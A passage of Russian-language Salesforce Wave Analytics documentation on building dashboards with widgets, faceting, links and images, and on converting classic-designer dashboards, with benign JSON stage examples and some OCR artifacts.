   a. Введите заголовок виджета. Иногда стандартный заголовок, извлекаемый из имени поля, может быть слишком зашифрованным для аудитории.
   b. Чтобы уменьшить слишком длинное число, выберите **«Сокращенное число»**. Данный параметр возвращает длинное число (например, «2 148 352») в виде сокращения (например, «2 млн.»).
6. Используйте такую же процедуру и добавьте другой виджет «Число» на основе второго вырезанного представления Lens, содержащего число реализованных сделок.

   Теперь на панели мониторинга два виджета «Число».



Добавление визуализаций к панели мониторинга Wave

Добавляйте диаграммы для визуализации и работайте с данными, содержащими информацию о них. Каждая диаграмма основана на базовом запросе в представлении Lens.


На следующих этапах мы создадим в классическом конструкторе панелей мониторинга две интерактивные диаграммы, позволяющие аудитории анализировать процессы ожидаемых продаж. В первой диаграмме ожидаемые продажи будут анализироваться по ответственному за организацию. Во второй диаграмме — по этапу. Обе диаграммы будут основаны на представлении «Потенциальные клиенты», содержащем подсчет числа потенциальных клиентов без группировок.

1. Убедитесь, что панель мониторинга «Ожидаемые продажи» открыта.


   Панель мониторинга, в которую будут вырезаться представления, должна быть открыта.

Прим.: Если она не будет открыта, Wave создаст новую панель мониторинга.


2. Откройте представление «Потенциальные клиенты» на начальной странице.
3. Сгруппируйте данные по ответственному за организацию.




4. Щелкните , чтобы вырезать представление в панель мониторинга.
5. Измените группировку «Ответственный за организацию» на группировку «Имя этапа».
   Чтобы изменить группировку, щелкните по ней и выберите новую группировку.
6. Вырежьте представление Lens в панель мониторинга.
   Когда оба представления будут вырезаны в панель мониторинга, мы можем на их основе построить диаграммы.
7. Просмотрите панель мониторинга «Ожидаемые продажи» в классическом конструкторе.



8. В классическом конструкторе щелкните виджет «Диаграмма» и выберите первое вырезанное представление, содержащее число потенциальных клиентов, сгруппированных по ответственному за организацию.
   В диаграмме показаны результаты из базового запроса в вырезанном представлении.




9. Создайте другую диаграмму на основе другого вырезанного представления Lens — диаграмму, сгруппированную по имени этапа.
   В новом виджете «Диаграмма» показано число потенциальных клиентов на каждом этапе.



10. Щелкните , чтобы просмотреть панель мониторинга в режиме презентации.

Теперь просмотрите представление панели мониторинга с точки зрения аудитории и при необходимости задайте нужные вопросы.




Виджеты «Фасет» для просмотра данных с разных точек зрения


Виджеты, извлеченные из того же набора данных, фасетируются по умолчанию. Фасетирование предполагает, что фильтрация одного виджета инициирует аналогичную фильтрацию всех связанных виджетов на панели мониторинга Wave. При необходимости включите или выключите фасетирование для каждого виджета.

Рассмотрим, как работает фасетирование с виджетами «Число» и «Диаграмма», добавленными на панель мониторинга, созданную в классическом конструкторе.

1. На панели мониторинга «Ожидаемые продажи» щелкните первую панель в диаграмме, отображающей число потенциальных клиентов, сгруппированных по ответственному за организацию.
   Обратите внимание, что первая панель выделилась и результаты других виджетов изменились. Благодаря фасетированию теперь виджеты «Число» и вторая диаграмма отображают результаты только для выбранного ответственного за организацию. Каждый виджет отображает тот же набор данных, но с другой точки зрения. Виджеты, созданные на основе того же набора данных, фасетируются по умолчанию.



2. Снова щелкните первую панель, чтобы удалить фильтр с учетом ответственного за организацию.
   Теперь результаты отображаются для всех ответственных за организацию.
3. Щелкните первую панель диаграммы, отображающей число потенциальных клиентов, сгруппированных по имени этапа.
   Данное действие инициирует изменение диаграммы «Ответственные за организацию» для отображения значений сделок, назначенных каждому торговому представителю на выбранном этапе. Поскольку на этом этапе сделки заключены только у Марка, в диаграмме «Ответственные за организацию» отображается он один.



4. Чтобы отключить фасетирование для отдельного виджета, очистите критерий **Фасетировать это представление Lens** в свойствах представления Lens.


Совет: Для фасетирования виджетов можно использовать связывания из разных наборов данных. Дополнительную информацию см. в Справочном руководстве по JSON панели мониторинга Wave Analytics.

Добавление изображений к панели мониторинга Wave

Добавьте изображения данные на панель мониторинга для предоставления аудитории соответствующего контекста и возможности более увлекательного просмотра. Например, при использовании панели мониторинга, предназначенной для отслеживания продаж нескольких продуктов, продукты могут различаться по логотипам.

1. Загрузите требуемое изображение на вкладку «Документы» и выберите пункт «Доступен внешне как изображение».
   Если не выбрать этот пункт, изображение не появиться на панели мониторинга.
2. Скопируйте код записи из URL-адреса документа в адресной строке.
3. Щелкните виджет «Поле» на панели мониторинга и вставьте идентификатор записи в поле **«Идентификатор документа изображения»** в разделе свойств виджета.

Прим.: Виджет «Поле» также можно использовать, чтобы затенить часть панели мониторинга или добавить фоновый цвет на панель. Например, окрашенные области можно использовать, чтобы выделить ключевые показатели и фильтры.



Для этого не выбирайте изображение, а определите фоновый цвет в поле свойств виджета **«Цвет фона»**.

СМ. ТАКЖЕ:

https://help.salesforce.com/apex/HTViewHelpDoc?id=docs_upload.htm

Добавление ссылки на представления Lens и другие панели мониторинга

С помощью ссылок можно привязать панель мониторинга Wave к соответствующим представлениям Lens и панелям мониторинга. Этот виджет позволяет разбивать анализы по разным активам вместо того, чтобы заполнять ими отдельную панель мониторинга. Он также помогает создавать разводки для анализа данных.

1. Щелкните значок ссылки на панели мониторинга.
2. В свойствах виджета укажите свойства ссылки, например приведенные здесь.

Тип цели

Выберите тип цели: сохраненное представление Lens, сохраненная панель мониторинга или новое представление Lens.

Цель

Укажите актив представления Lens или панели мониторинга для добавления ссылки.

Прим.: Если вы пытаетесь создать виджет «Ссылка» на панели мониторинга, не сохраненной в выпуске Spring'16, и не можете найти актив в раскрывающемся списке, сначала откройте актив, а затем поищите его в списке.

Добавить состояние панели мониторинга

Если этот параметр включен, выборки, сделанные в виджетах с фасетированными этапами, переносятся в связанное представление Lens или на панель мониторинга. При переносе состояний панели мониторинга приложение Wave Analytics проверяет цель на наличие представлений Lens, совместимых с представлениями Lens из исходной панели мониторинга.

Прим.: Wave не переносит состояние панели мониторинга в следующих случаях.


- Исходное представление Lens не фасетировано.
- Целевое представление Lens и исходное представление Lens используют разные наборы данных.
- При связывании с другой панелью мониторинга целевое представление Lens и исходное представление Lens используют разные группировки. Если целью ссылки является представление Lens, то группировки не препятствуют переносу состояния панели мониторинга.

Текст
Метка ссылки для обращения к привязанному активу.

Просмотр сведений о представлении Lens виджета

Чтобы гарантировать отображение виджетом точных данных на панели мониторинга Wave, просмотрите сведения о представлении Lens виджета.

1. При просмотре панели мониторинга в режиме презентации наведите указатель мыши на виджет и щелкните значок  .




инициирует отображение сведений о представлении Lens.

2. Просмотрите набор данных, а также примененные измерения, меры, фильтры и другие сведения о представлении Lens виджета.

Фильтрация или удаление представлений Lens, вырезанных из панели мониторинга Wave

Систематизируйте вырезанные представления Lens, чтобы уменьшить число повторов. Вы можете отфильтровать список вырезанных представлений Lens, чтобы просмотреть неиспользованные представления и удалить их из панели мониторинга.

1. Выберите параметр фильтрации **«Все представления Lens»**, **«Активные представления Lens»** или **«Неиспользуемые представления Lens»** из меню вырезанных представлений Lens.



2. Чтобы удалить неиспользуемое представление Lens из панели мониторинга, щелкните значок  .


   Представление Lens, сохраненное в Wave Analytics, может быть открыто из вкладки «Представления Lens» даже после удаления с панели мониторинга.

Рекомендации по построению панелей мониторинга Wave


Следуйте приведенным здесь рекомендациям, чтобы проектировать и создавать полезные, эффективные панели мониторинга Wave, при этом минимизируя переработку и устраняя потенциальные недостатки.

- Перед созданием панели мониторинга рассмотрите следующие рекомендации:
  - Сделайте набросок панели мониторинга на бумаге или доске, перед тем как начнете ее формировать.
  - Помните, что диаграммы в Wave Analytics — это основное средство получения информации, которое при необходимости может использоваться для анализа и подведения итогов. Хорошая панель мониторинга позволяет аудитории детализировать данные, а также находить более точную и полезную информацию.
  - Рекомендуем располагать элементы по приоритету (от верхнего левого угла до нижнего правого). Как правило, пользователи языков, читаемых слева направо, смотрят на верхний левый угол, а затем перемещаются вниз. При проектировании рекомендуем учитывать язык аудитории. Благодаря заметному размещению, важные элементы могут быть найдены даже спешащей или невнимательной аудиторией.
  - Разместите более общие и понятные диаграммы в верхнем и левом углу, а дополнительную информацию — в диаграммах ниже.
  - Сгруппируйте фильтры сверху или слева, чтобы их было легко заметить. Для их разделения на панели мониторинга можно использовать контейнер "Виджет".
  - Разместите более общую информацию выше и левее, а ниже расположите подробности. Например, разместите числа, отображающие один показатель (такой как доход за текущий квартал), сверху и слева.


Выделите факты, необходимые аудитории для быстрого просмотра.




- Рекомендуем выбирать типы диаграмм по характеристикам данных, но не по внешнему виду или разнообразию. Например, если большая часть диаграмм отображает динамические изменения значений, то все диаграммы могут быть линейными.
- Если диаграмма требует наличия слишком длинного заголовка, убедитесь в целесообразности ее использования. Как правило, тщательно подобранные данные содержат всю необходимую информацию.
- Используйте виджеты-контейнеры для компоновки и систематизации связанных элементов на панели мониторинга.



- При построении панели мониторинга:
  - Назначьте метки разделам и диаграммам, чтобы аннотировать панель мониторинга.



  - Разграничивать разделы можно разными цветами.



  - Не загромождайте панель мониторинга; оставьте немного свободного места. В случае необходимости разбейте одну панель мониторинга на несколько, используя виджеты-ссылки для навигации по ним.

- После построения панели мониторинга:

- Позвольте пользователям оценить панель мониторинга, перед тем как вы примете ее окончательный вариант. Панель мониторинга можно опубликовать в Chatter, чтобы собрать о ней отзывы. Пользователи могут оставлять примечания к виджетам на панели мониторинга, тем самым предоставляя свой отзыв о содержимом панели.

СМ. ТАКЖЕ:


Построение панели мониторинга с помощью конструктора панелей мониторинга Wave

Построение панели мониторинга в классическом конструкторе

Преобразование панели мониторинга мониторинга в формат конструктора панелей Wave

Чтобы воспользоваться новыми функциями, преобразуйте панели мониторинга, созданные в классическом конструкторе, в формат конструктора панелей мониторинга Wave.

При редактировании панели мониторинга нажмите кнопку **Конструктор панелей мониторинга Wave**, чтобы преобразовать панель в формат нового конструктора.



При преобразовании панели мониторинга в формат нового конструктора Wave создает копию панели. Перед удалением исходной версии панели мониторинга помните, что вы не сможете открыть новую версию в классическом конструкторе. Любые изменения, выполненные вами в новом конструкторе, нельзя вернуть обратно в формат классического конструктора.

Моменты, которые следует учитывать перед преобразованием в формат конструктора панелей мониторинга Wave

Несмотря на то что панели мониторинга, созданные в классическом конструкторе и конструкторе Wave, имеют схожий внешний вид, они используют различные обработчики среды выполнения и различный синтаксис JSON. При преобразовании панели мониторинга в конструкторе Wave некоторые элементы могут быть преобразованы некорректно. Для сохранения исходного поведения может потребоваться выполнить действия вручную.

Моменты, которые следует учитывать перед преобразованием в формат конструктора панелей мониторинга Wave

Несмотря на то что панели мониторинга, созданные в классическом конструкторе и конструкторе Wave, имеют схожий внешний вид, они используют различные обработчики среды выполнения и различный синтаксис JSON. При преобразовании панели мониторинга в конструкторе Wave некоторые элементы могут быть преобразованы некорректно. Для сохранения исходного поведения может потребоваться выполнить действия вручную.

Виджеты

При преобразовании панели мониторинга, созданной в классическом конструкторе, с помощью конструктора Wave могут возникнуть следующие проблемы с виджетом.

- Конструктор Wave изменяет размер и порядок виджетов для размещения в сетке из 12 столбцов и предотвращения наложения виджетов (кроме контейнеров). Чтобы быстро восстановить размер и порядок расположения виджетов в конструкторе Wave, после преобразования воспользуйтесь функцией привязки к сетке. Также к сетке могут быть добавлены дополнительные столбцы для обеспечения большей точности размещения виджетов.
- Конструктор Wave не поддерживает следующие виды диаграмм и преобразует их в горизонтальные диаграммы: тепловые карты-календари, параллельные координаты, матрица, горизонтальная точечная матрица, вертикальная точечная матрица.
- Конструктор Wave не поддерживает и удаляет виджеты YouTube и Box.
- Конструктор Wave соответствующим образом понижает настройки для свойства этапа **«Разрешить фильтрацию по»**. После преобразования настройка может быть вновь применена к свойству виджета **«Выбор типа»**. Имя и расположение свойства в конструкторе Wave отличаются от классического.

  Прим.: Даже если этап не содержит меры, следует использовать синтаксис `"measures":[]`.

  .

Этапы

При преобразовании панели мониторинга, созданной в классическом конструкторе, с помощью конструктора Wave могут возникнуть следующие проблемы этапов.

- При указании этапа с запросом к таблице сравнения в форме SAQL нельзя использовать настраиваемые метки для столбцов таблицы сравнения. Для использования настраиваемых меток этап должен иметь компактную форму. Метка столбца может быть указана в атрибуте `header`, как показано ниже.

```
"query": {
    "columns": [{
        "query": {
            "groups": [ "Product" ],
            "measures": [
                [
                    "count",
                    "*"
                ]
            ]
        },
        "header": "Number of rows"
    }]
}
```

- Выполнение этапа прекращается в следующих случаях.
  - Формат поля в статичном этапе является непоследовательным для всех строк этапа. Например, если поле «значение» определено как массив, поле «значение» для каждой строки этапа должно быть определено как массив.

    Например, следующий этап является действительным.

    ```
    "values": [
      {
         "display": "Amount",
         "value": { "Type": "sum('SplitAmount')" }
      },
      {
        "display": "Percentage",
        "value": { "Type": "avg('SplitAmount')" }
      }
    ]
    ```

    Следующий этап является недействительным.

    ```
    "values": [
      {
        "display": "Amount",
        "value": { "Type": "sum('SplitAmount')" }
      },
      {
        "display": "Percentage",
        "value": [],
        "Type": "avg('SplitAmount')"
      }
    ]
    ```

  - Этап `grain` содержит SAQL. Конструктор Wave не поддерживает SAQL в этапах `grain`. Чтобы исправить эту проблему, вручную преобразуйте этап `grain` в конструкторе JSON в этап `aggregateflex`, используя этот процесс. Конструктор Wave поддерживает SAQL-запросы в других видах этапов, например `aggregateflex`.
  - Этап `multi` для таблицы сравнений содержит запрос SAQL на уровне столбца. При преобразовании этой панели мониторинга конструктор Wave преобразует этапы `multi` в этапы `aggregate`, поскольку он не поддерживает этапы `multi`. Однако он не сможет преобразовать этапы `multi`, содержащие запрос SAQL на уровне столбца. Чтобы устранить проблему, внесите исправления, как показано ниже.



- Этап `multi` содержит связывания. При преобразовании конструктор панели мониторинга Wave создает разделы `measures` и `groupings` на панели JSON, используя метаданные в определениях `columns` исходного этапа `multi`. Однако, если метаданные содержат ограничения, конструктор Wave не может разрешить их и определить, какие значения должны быть добавлены к новому этапу. В этом случае конструктор Wave добавляет этап с запросом, но не значения для разделов `measures` и `groupings`. Для внесения исправлений определите, какие меры и группировки указаны в связываниях, использующихся в запросе, и добавьте их в разделы `measures` и `groupings`.

  Прим.: Даже если этап не содержит меры, следует использовать синтаксис `"measures":[]`.

Мобильные макеты

При преобразовании панели мониторинга, созданной в классическом конструкторе, с помощью конструктора Wave могут возникнуть следующие проблемы мобильных макетов.

- При преобразовании в конструкторе Wave панелей мониторинга, созданных в классическом конструкторе, из них удаляются мобильные макеты. Для устранения этой проблемы следует вновь создать макеты с использованием соответствующего пользовательского интерфейса в конструкторе Wave.
- В отличие от панелей мониторинга, созданных в классическом конструкторе, панели, созданные в конструкторе панели мониторинга Wave, не поддерживают разбивку на страницу — может использоваться только одна страница.

Начальные значения и выборки

При преобразовании панели мониторинга, созданной в классическом конструкторе с помощью конструктора Wave, могут возникнуть следующие проблемы с начальными значениями и выборками.

- При вызове внедренной панели мониторинга можно указать критерии, которые должны пройти как выборки. Если установить значение выборки для этапа, а это значение не существует в результате этапа, то выборка не будет

применяться. Такое поведение отличается от классического конструктора, который слепо применяет недействительную выборку, что приводит к отсутствию возвратных данных.

